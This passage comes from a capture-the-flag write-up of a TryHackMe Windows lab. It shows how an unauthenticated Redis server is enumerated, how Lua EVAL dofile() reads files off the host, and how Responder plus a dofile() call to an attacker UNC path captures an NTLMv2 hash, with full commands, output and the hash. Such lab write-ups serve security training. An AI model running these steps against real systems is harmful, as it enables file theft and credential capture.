
```
redis-cli -h 10.10.18.101
10.10.18.101:6379> help
redis-cli 6.0.11
To get help about Redis commands type:
      "help @<group>" to get a list of commands in <group>
      "help <command>" for help on <command>
      "help <tab>" to get a list of possible help topics
      "quit" to exit

To set redis-cli preferences:
      ":set hints" enable online hints
      ":set nohints" disable online hints
Set your preferences in ~/.redisclirc
10.10.18.101:6379> dir
(error) ERR unknown command 'dir'
10.10.18.101:6379> INFO
# Server
redis_version:2.8.2402
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:b2a45a9622ff23b7
redis_mode:standalone
os:Windows
arch_bits:64
multiplexing_api:winsock_IOCP
process_id:3180
run_id:4137a7f577cec1ec1d43759f0cb08cbe6892a326
tcp_port:6379
uptime_in_seconds:384
uptime_in_days:0
hz:10
lru_clock:4440968
config_file:

# Clients
connected_clients:1
```

```
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:952800
used_memory_human:930.47K
used_memory_rss:919256
used_memory_peak:952800
used_memory_peak_human:930.47K
used_memory_lua:36864
mem_fragmentation_ratio:0.96
mem_allocator:dlmalloc-2.8

# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1631830536
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok

# Stats
total_connections_received:1
total_commands_processed:1
instantaneous_ops_per_sec:0
total_net_input_bytes:44
total_net_output_bytes:0
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
```

```
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:0
evicted_keys:0
keyspace_hits:0
keyspace_misses:0
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:0

# Replication
role:master
connected_slaves:0
master_repl_offset:0
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0

# CPU
used_cpu_sys:0.03
used_cpu_user:0.06
used_cpu_sys_children:0.00
used_cpu_user_children:0.00

# Keyspace
10.10.18.101:6379> INFO dir
10.10.18.101:6379> INFO server
# Server
redis_version:2.8.2402
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:b2a45a9622ff23b7
redis_mode:standalone
os:Windows
arch_bits:64
multiplexing_api:winsock_IOCP
process_id:3180
```

```
run_id:4137a7f577cec1ec1d43759f0cb08cbe6892a326
tcp_port:6379
uptime_in_seconds:410
uptime_in_days:0
hz:10
lru_clock:4440994
config_file:
```

At the bottom we see that the `config_file` is empty. I go back to the docs on the website and search for config and we can see a command called `config get`.



Filter by group: All   or search for: config

CLUSTER SAVECONFIG
Forces the node to save cluster state on disk

CLUSTER SET-CONFIG-EPOCH …
Set the configuration epoch in a new node

CONFIG GET parameter
Get the value of a configuration parameter

CONFIG REWRITE
Rewrite the configuration file with the in memory configuration

CONFIG SET parameter value
Set a configuration parameter to the given value

CONFIG RESETSTAT
Reset the stats returned by INFO

Through reading this doc I saw that using the command `CONFIG GET *` will retrieve a list of all supported config files, so I decide to run the command. This returns 122 config files:

```
10.10.18.101:6379> CONFIG GET *
  1) "dbfilename"
  2) "dump.rdb"
  3) "requirepass"
  4) ""
  5) "masterauth"
  6) ""
  7) "unixsocket"
  8) ""
  9) "logfile"
 10) ""
 11) "pidfile"
 12) "/var/run/redis.pid"
 13) "maxmemory"
```

```
14) "0"
15) "maxmemory-samples"
16) "3"
17) "timeout"
18) "0"
19) "tcp-keepalive"
20) "0"
21) "auto-aof-rewrite-percentage"
22) "100"
23) "auto-aof-rewrite-min-size"
24) "67108864"
25) "hash-max-ziplist-entries"
26) "512"
27) "hash-max-ziplist-value"
28) "64"
29) "list-max-ziplist-entries"
30) "512"
31) "list-max-ziplist-value"
32) "64"
33) "set-max-intset-entries"
34) "512"
35) "zset-max-ziplist-entries"
36) "128"
37) "zset-max-ziplist-value"
38) "64"
39) "hll-sparse-max-bytes"
40) "3000"
41) "lua-time-limit"
42) "5000"
43) "slowlog-log-slower-than"
44) "10000"
45) "latency-monitor-threshold"
46) "0"
47) "slowlog-max-len"
48) "128"
49) "port"
50) "6379"
51) "tcp-backlog"
52) "511"
```

```
53) "databases"
54) "16"
55) "repl-ping-slave-period"
56) "10"
57) "repl-timeout"
58) "60"
59) "repl-backlog-size"
60) "1048576"
61) "repl-backlog-ttl"
62) "3600"
63) "maxclients"
64) "10000"
65) "watchdog-period"
66) "0"
67) "slave-priority"
68) "100"
69) "min-slaves-to-write"
70) "0"
71) "min-slaves-max-lag"
72) "10"
73) "hz"
74) "10"
75) "repl-diskless-sync-delay"
76) "5"
77) "no-appendfsync-on-rewrite"
78) "no"
79) "slave-serve-stale-data"
80) "yes"
81) "slave-read-only"
82) "yes"
83) "stop-writes-on-bgsave-error"
84) "yes"
85) "daemonize"
86) "no"
87) "rdbcompression"
88) "yes"
89) "rdbchecksum"
90) "yes"
91) "activerehashing"
```


```
 92) "yes"
 93) "repl-disable-tcp-nodelay"
 94) "no"
 95) "repl-diskless-sync"
 96) "no"
 97) "aof-rewrite-incremental-fsync"
 98) "yes"
 99) "aof-load-truncated"
100) "yes"
101) "appendonly"
102) "no"
103) "dir"
104) "C:\\Users\\enterprise-security\\Downloads\\Redis-x64-2.8.2402"
105) "maxmemory-policy"
106) "volatile-lru"
107) "appendfsync"
108) "everysec"
109) "save"
110) "jd 3600 jd 300 jd 60"
111) "loglevel"
112) "notice"
113) "client-output-buffer-limit"
114) "normal 0 0 0 slave 268435456 67108864 60 pubsub 33554432 8388608 60"
115) "unixsocketperm"
116) "0"
117) "slaveof"
118) ""
119) "notify-keyspace-events"
120) ""
121) "bind"
122) ""
```

There was somethig interesting and that was the "dir" config and "C:\Users\enterprise-security\Downloads\Redis-x64-2.8.2402". There's a possibility there is a user inside of this folder. So it's time to do more research on how to open files in redis.

After 2 hours of trying to figure out how redis works, I decided to go asleep as it was getting late and wanted to avoid burnout, but after going through everything again I finally found what I was looking for, which was how to execute files within redis

It was in the Redis lua scripting documetation where I learned about "EVAL". This command allows us to execute Lua scripts on the server side. Lua is a programming language which is mainly used in games, web applications and image processing, the idea of Lua is being able to be a lightweight embedded scripting language. I also found out how to execute Lua files from this guide called hacktricks - https://book.hacktricks.xyz/pentesting/6379-pentesting-redis#lua-sandbox-bypass


After trying many different attempts of trying to read whats inside the file we found out that we were not able to read it



```
blackout@kali:~$ redis-cli -h 10.10.53.20 eval "dofile('C:\\Users\\enterprise-security\\Downloads\\Redis-x64-2.8.2402')" 0
(error) ERR Error running script (call to f_08f15c13e701b8aed3abc0cbd0385d3db8a76d38): @user_script:1: cannot open C:Usersenterprise-securityDownloadsRedis-x64-2.8.2402: No such file or directory
blackout@kali:~$ redis-cli -h 10.10.53.20 eval "dofile('C:\\Users\\enterprise-security\\Downloads\\Redis-x64-2.8.2402')" 1
(error) ERR Number of keys can't be greater than number of args
blackout@kali:~$ redis-cli -h 10.10.53.20 eval "dofile('C:\\Users\\enterprise-security\\Downloads\\')" 0
(error) ERR Error compiling script (new function): user_script:1: unfinished string near '<eof>'
blackout@kali:~$ redis-cli -h 10.10.53.20 eval "dofile('C:\\Users\\enterprise-security\\Downloads')" 0
(error) ERR Error running script (call to f_b4054a869dd7984d2a2002b53c89239bbbf44263): @user_script:1: cannot open C:Usersenterprise-securityDownloads: No such file or directory
blackout@kali:~$ redis-cli -h 10.10.53.20 eval "dofile('C:\\Users\\enterprise-security')" 0
(error) ERR Error running script (call to f_ee052d2e9405ef893753ecc93af3c3eb4cf1b4fc): @user_script:1: cannot open C:Usersenterprise-security: No such file or directory
blackout@kali:~$ redis-cli -h 10.10.53.20 eval "dofile('dir')" 0
(error) ERR Error running script (call to f_cbee8e36d5970cec06afb23d67bb9025db76e2a0): @user_script:1: cannot open dir: No such file or directory
blackout@kali:~$ 
```

(As this is a Windows Machine it dies within a hour if it hasn't been licensed so the machine died and I had to terminate and boot up another instance)

So after a while I thought about if we could try and read the users flag by executing it from redis like we tried doing weith the other folder and after a few failed attempts it worked and we managed to find the flag:



```
blackout@kali:~$ redis-cli -h 10.10.111.62 "dofile('C:\\Users\\enterprise-security\\Desktop')" 0
(error) ERR unknown command 'dofile('C:\Users\enterprise-security\Desktop')'
blackout@kali:~$ redis-cli -h 10.10.111.62 eval "dofile('C:\\Users\\enterprise-security\\Desktop\\user.txt')" 0
(error) ERR Error running script (call to f_e1024ba6b1cf739bebaae913edc392dfdb771779): @user_script:1: cannot open C:Usersenterprise-securityDesktopuser.txt: No such file or directory
blackout@kali:~$ redis-cli -h 10.10.111.62 eval "dofile('C:\\Users\\enterprise-security\\Desktop\\flag.txt')" 0
(error) ERR Error running script (call to f_d28fee4ddeff0cff791330e4cec3e5fe4dfa1431): @user_script:1: cannot open C:Usersenterprise-securityDesktop
                                                                                                                                    lag.txt: Invalid argument

blackout@kali:~$ redis-cli -h 10.10.111.62 -p 6379 "dofile('C:\\Users\\enterprise-security\\Desktop')" 0
(error) ERR unknown command 'dofile('C:\Users\enterprise-security\Desktop')'
blackout@kali:~$ redis-cli -h 10.10.111.62 -p 6379 eval "dofile('C:\\Users\\enterprise-security\\Desktop')" 0
(error) ERR Error running script (call to f_054ce9ab098e1c3d8e18445d19054652511f6838): @user_script:1: cannot open C:Usersenterprise-securityDesktop: No such file or directory
blackout@kali:~$ redis-cli -h 10.10.111.62 -p 6379 eval "dofile('C:\\Users\\enterprise-security\\Desktop\\flag.txt')" 0
(error) ERR Error running script (call to f_d28fee4ddeff0cff791330e4cec3e5fe4dfa1431): @user_script:1: cannot open C:Usersenterprise-securityDesktop
                                                                                                                                    lag.txt: Invalid argument

blackout@kali:~$ redis-cli -h 10.10.111.62 -p 6379 eval "dofile('C:\\Users\\enterprise-security\\Desktop\\user.txt')" 0
(error) ERR Error running script (call to f_e1024ba6b1cf739bebaae913edc392dfdb771779): @user_script:1: cannot open C:Usersenterprise-securityDesktopuser.txt: No such file or directory
blackout@kali:~$ redis-cli -h 10.10.111.62 -p 6379 eval "dofile('C:\\\Users\\\enterprise-security\\\Desktop\\\user.txt')" 0
(error) ERR Error running script (call to f_ce5d85ea1418770097e56c1b605053114cc3ff2e): @user_script:1: C:\Users\enterprise-security\Desktop\user.txt:1: malformed number near '3eb176aee96432d5b100bc93580b291e'
blackout@kali:~$ 
```


User Flag:
THM{3eb176aee96432d5b100bc93580b291e}

After figuring out that the user is now called "enterprise-security", we can go back and use smbclient and see if we're able to find anything this time. We run `smbclient -L \\\\10.10.111.62\\ -U enterprise-security` but we need a password for "enterprise-security".

A way we can get the password for this user is by using responder.
Responder is a tool that is used for LLMNR, NBT-NS and MDNS poisoning, this tool


supports NTLM hashes (We need NTLM hashes as it's an authentication protocol used on networks that may be running on Windows) and that is what we need to find out the password for "enterprise-security".

The command we use for this is `responder -I tun0` - We use `-I` for the interface which is tun0 as this is our vpn IP and is what we are attacking to see if we can find anything on the local AD network.



```
blackout@kali:~/THM/CTF/VulnNetActive$ sudo responder -I tun0
[sudo] password for blackout:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.0.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.14.8.230]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']



[+] Listening for events...
```


After realising for a while it was taking so long, I realised that SMB was off on responder so I searched up how to change smb to on responder and that's when I found out you have to go into the config file to change it, so I went into the `Responder.conf` file and changed it to `On`.



```
  GNU nano 4.9.3                                             /etc/responder/Responder.conf
[Responder Core]

; Servers to start
SQL = On
SMB = On
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = On
HTTPS = On
DNS = On
LDAP = On
```

(At this time the machine also died again so I had to once again boot up another instance)

I read an article (https://notsosecure.com/pwning-with-responder-a-pentesters-guide/) on how to get the listed events from responder and found out we have to use our tun0 ip to be able to relay the session, lets try and do this in redis and see if we can get the NTLM hash. Success! We managed to get the NTLM hash:




```
  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.14.8.230]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']



[+] Listening for events ...
[SMB] NTLMv2-SSP Client   : 10.10.197.17
[SMB] NTLMv2-SSP Username : VULNNET\enterprise-security
[SMB] NTLMv2-SSP Hash     : enterprise-security::VULNNET:ad7eb1891ca36c0b:8B29B516AB49A41781741BD591FD7920:01010000
00000000C0653150DE09D201DCA6674AB90D510A0000000002000800530044D004200330001001E00570049004E002D005000520048003400390
03200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D005000520048003400390039
003200520051004100460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006
C0007000800C0653150DE09D20106000400020000000800300030000000000000000000000000300000C653AF95119363B7333C43C37E616155
C225AE96343C749D06457AD8F45676D70A0010000000000000000000000000000000000000900200063006900660073002F00310030002E00310
034002E0038002E003200330030000000000000000000
```

```
(error) ERR wrong number of arguments for 'eval' command
blackout@kali:~$ redis-cli -h 10.10.197.17 -p 6379 eval "(dofile'//10.14.8.230//share'"
(error) ERR wrong number of arguments for 'eval' command
blackout@kali:~$ redis-cli -h 10.10.197.17 -p 6379 eval "(dofile'(//10.14.8.230//share)'" 0
(error) ERR Error compiling script (new function): user_script:1: ')' expected near 'end'
blackout@kali:~$ redis-cli -h 10.10.197.17 -p 6379 eval "(dofile'(//10.14.8.230//share)'"0
(error) ERR wrong number of arguments for 'eval' command
blackout@kali:~$ redis-cli -h 10.10.197.17 -p 6379 eval "dofile('//10.14.8.230//share')" 0
(error) ERR Error running script (call to f_e13be1115684b63007eb256db84eff952090a7b0): @user_script:1: cannot open
//10.14.8.230//share: Permission denied
blackout@kali:~$ 
```

